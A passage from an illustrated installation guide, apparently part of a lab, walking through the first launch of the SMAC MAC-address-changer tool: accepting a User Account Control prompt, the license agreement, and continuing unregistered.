
Note: If a **User Account Control** pop-up appears, click **Yes**.




13. The **SMAC** main window appears, along with the **SMAC License Agreement**. Click **I Accept** to continue.




14. The **SMAC Registration** window appears; click **Proceed** to continue with the unregistered version of SMAC.



